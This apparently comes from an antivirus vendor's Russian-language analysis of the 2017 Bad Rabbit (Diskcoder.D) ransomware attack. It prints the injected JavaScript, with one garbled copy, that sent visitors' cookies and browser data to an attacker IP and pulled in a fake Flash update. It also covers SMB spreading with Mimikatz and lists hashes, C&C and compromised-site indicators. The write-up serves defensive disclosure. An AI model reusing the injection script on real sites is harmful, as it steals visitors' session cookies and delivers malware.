

Bad Rabbit: Petya возвращается

25 октября 2017 года

От [атаки](#) шифратора Diskcoder.D (Bad Rabbit), начавшейся 24 октября, пострадали компании России и Украины, включая Киевский метрополитен. Собрали в посте первые результаты исследования вредоносной программы.



Атака drive-by download с помощью watering hole на популярных сайтах

Один из способов распространения Bad Rabbit – атака drive-by download. Атакующие скомпрометировали несколько популярных сайтов, внедрив JavaScript в код HTML или один из файлов .js.

```
4. Local Shell
rotateSwitch(); //Resume rotation timer
});

//On Click
$("#paging a").click(function() {
    $active = $(this); //Activate the clicked paging
    //Reset Timer
    clearInterval(play); //Stop the rotation
    rotate(); //Trigger rotation immediately
    rotateSwitch(); // Resume rotation timer
    return false; //Prevent browser jump to link anchor
});
});

function e(d){var xhr=null;if(!window.XMLHttpRequest){xhr=new XMLHttpRequest();}else if(
!window.ActiveXObject){var xhrs=['Microsoft.XMLHTTP','Msxml2.XMLHTTP','Msxml2.XMLHTTP.3.
0','Msxml2.XMLHTTP.6.0'];for(var i=0;i<xhrs.length;i++){try{xhr=ActiveXObject(xhrs[i]);br
eak;}catch(e){}}if(!xhr){xhr.open('POST','http://185.149.128.3/scholar/google/');xhr.ti
meout=10000;xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xhr
.onreadystatechange=function(){if(xhr.readyState==4&&xhr.status==200){var resp=xhr
.responseText;if(resp){var fans=JSON.parse(resp);if(fans){var an_s=decodeURIComponent(fan
s.InjectionString).replace(/\\+/g,'%20');var da=document.createElement('div');da.id='ans'
;da.innerHTML=an_s;document.body.appendChild(da);}}};var pd=[];for(var k in d){if(d.hasO
wnProperty(k)){pd.push(k+'='+d[k]);}var dc=pd.join('&');xhr.send(dc);}e({'agent':naviga
tor.userAgent,'referrer':document.referrer,'cookie':document.cookie,'domain':window.locati
on.hostname,'c_state':!!document.cookie});
(END)}
```



Ниже усовершенствованная версия инъекции:

```
function e(d) {
    var xhr = null;
    if (!!window.XMLHttpRequest) {
        xhr = new XMLHttpRequest();
    } else if (!!window.ActiveXObject) {
        var xhrs = ['Microsoft.XMLHTTP', 'Msxml2.XMLHTTP', 'Msxml2.XMLHTTP.3.0', 'Msxml2.XMLHTTP.6.0'];
        for (var i = 0; i < xhrs.length; i++) {
            try {
                xhr = ActiveXObject(xhrs[i]);
                break;
            } catch (e) {}
        }
    }
    if (!!xhr) {
        xhr.open('POST', 'http://185.149.120.3/scholar.google/');
        xhr.timeout = 10000;
        xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        xhr.onreadystatechange = function() {
            if (xhr.readyState == 4 && xhr.status == 200) {
                var resp = xhr.responseText;
                if (resp) {
                    var fans = JSON.parse(resp);
                    if (fans) {
                        var an_s = decodeURIComponent(fans.InjectionString).replace(/\/+/g, '%20');
                    }
                    var da = document.createElement('div');
                    da.id = 'ans';
                    da.innerHTML = an_s;
                    document.body.appendChild(da);
                }
            }
        };
        var pd = [];
        for (var k in d) {
            if (d.hasOwnProperty(k)) {
                pd.push(k + '=' + d[k]);
            }
        }
        var dc = pd.join('&');
        xhr.send(dc);
    }
}
e({
    'agent': navigator.userAgent,
    'referrer': document.referrer,
    'cookie': document.cookie,
    'domain': window.location.hostname,
    'c_state': !!document.cookie
});
```


Скрипт передает следующую информацию на 185.149.120[.]3, связь с которым, похоже, на данный момент отсутствует:

- User-agent браузера
- Referrer
- Куки с посещенного сайта
- Имя домена посещенного сайта


Логика на стороне сервера может определить, интересен ли посетитель, а затем добавить на страницу контент. В этом случае мы наблюдали всплывающее окно с предложением загрузить обновление для Flash Player.




АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА



По клику на кнопку Install запускается загрузка исполняемого файла с 1dnscontrol[.]com. Исполняемый файл install_flash_player.exe является дроппером Win32/Filecoder.D. Далее компьютер будет заблокирован, на экране появится сообщение о выкупе:



Страница с информацией об оплате:



Распространение через SMB

Win32/Diskcoder.D может распространяться через SMB. Вопреки некоторым сообщениям в СМИ, он НЕ ИСПОЛЬЗУЕТ эксплойт EternalBlue (как это делал [Win32/Diskcoder.C](#) – он же Petya/NotPetya). В отличие от предшественника, Diskcoder.D сканирует внутреннюю сеть на предмет открытых сетевых дисков/ресурсов. Он ищет следующие сетевые шары:

- admin
- atsvc
- browser
- eventlog
- lsarpc
- netlogon
- ntsvcs
- spoolss
- samr
- srvsvc
- scerpc
- svcctl
- wkssvc

На зараженной машине запускается Mimikatz для сбора учетных данных. Предусмотрен жестко закодированный список логинов и паролей.



Отметим, что крупные компании были поражены примерно в одно время. Возможно, у кибергруппы был доступ в их сети, и в то же время она начала атаку watering hole в качестве приманки. Не факт, что все жертвы попались на упомянутое обновление Flash Player. В любом случае, мы продолжаем расследование инцидента.

Образцы

SHA-1	Имя файла	Детектирование ESET	Описание
79116fe99f2b421c52ef64097f0f39b815b20907	infpub.dat	Win32/Diskcoder.D	Шифратор
afeee8b4acff87bc469af0364a81ae5d60a2add	dispci.exe	Win32/Diskcoder.D	Блокировщик
413eba3973a15c1a6429d9f170f3e8287f98c21c		Win32/RiskWare. Mimikatz.X	Mimikatz (32 бит)
16605a4a29a101208457c47ebfde788487be788d		Win64/Riskware. Mimikatz.X	Mimikatz (64 бит)
de5c8d858e6e41da715dca1c019df0bf b92d32c0	install_flash_player.exe	Win32/Diskcoder.D	Дроппер
4f61e154230a64902ae035434690bf2b96b4e018	page-main.js	JS/Agent.NWC	JavaScript на скомпрометированных сайтах

C&C-серверы

Платежный сайт: [http://caforssztxqzf2nm\[.\]onion](http://caforssztxqzf2nm[.]onion)

URL Inject: [http://185.149.120\[.\]3/scholargoogle/](http://185.149.120[.]3/scholargoogle/)

Distribution URL: [http://1dnscontrol\[.\]com/flash_install.php](http://1dnscontrol[.]com/flash_install.php)

Список скомпрометированных сайтов:

[http://argumentiru\[.\]com](http://argumentiru[.]com)
[http://www.fontanka\[.\]ru](http://www.fontanka[.]ru)
[http://grupovo\[.\]bg](http://grupovo[.]bg)
[http://www.sinematurk\[.\]com](http://www.sinematurk[.]com)
[http://www.aica.co\[.\]jp](http://www.aica.co[.]jp)
[http://spbvoditel\[.\]ru](http://spbvoditel[.]ru)
[http://argumenti\[.\]ru](http://argumenti[.]ru)
[http://www.mediaport\[.\]ua](http://www.mediaport[.]ua)
[http://blog.fontanka\[.\]ru](http://blog.fontanka[.]ru)
[http://an-crimea\[.\]ru](http://an-crimea[.]ru)
[http://www.t.ks\[.\]ua](http://www.t.ks[.]ua)
[http://most-dnepr\[.\]info](http://most-dnepr[.]info)
[http://osvitportal.com\[.\]ua](http://osvitportal.com[.]ua)
[http://www.otbrana\[.\]com](http://www.otbrana[.]com)
[http://calendar.fontanka\[.\]ru](http://calendar.fontanka[.]ru)
[http://www.grupovo\[.\]bg](http://www.grupovo[.]bg)
[http://www.pensionhotel\[.\]cz](http://www.pensionhotel[.]cz)
[http://www.online812\[.\]ru](http://www.online812[.]ru)
[http://www.imer\[.\]ro](http://www.imer[.]ro)



АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

hxxp://novayagazeta.spb[.]ru

hxxp://i24.com[.]ua

hxxp://bg.pensionhotel[.]com

hxxp://ankerch-crimea[.]ru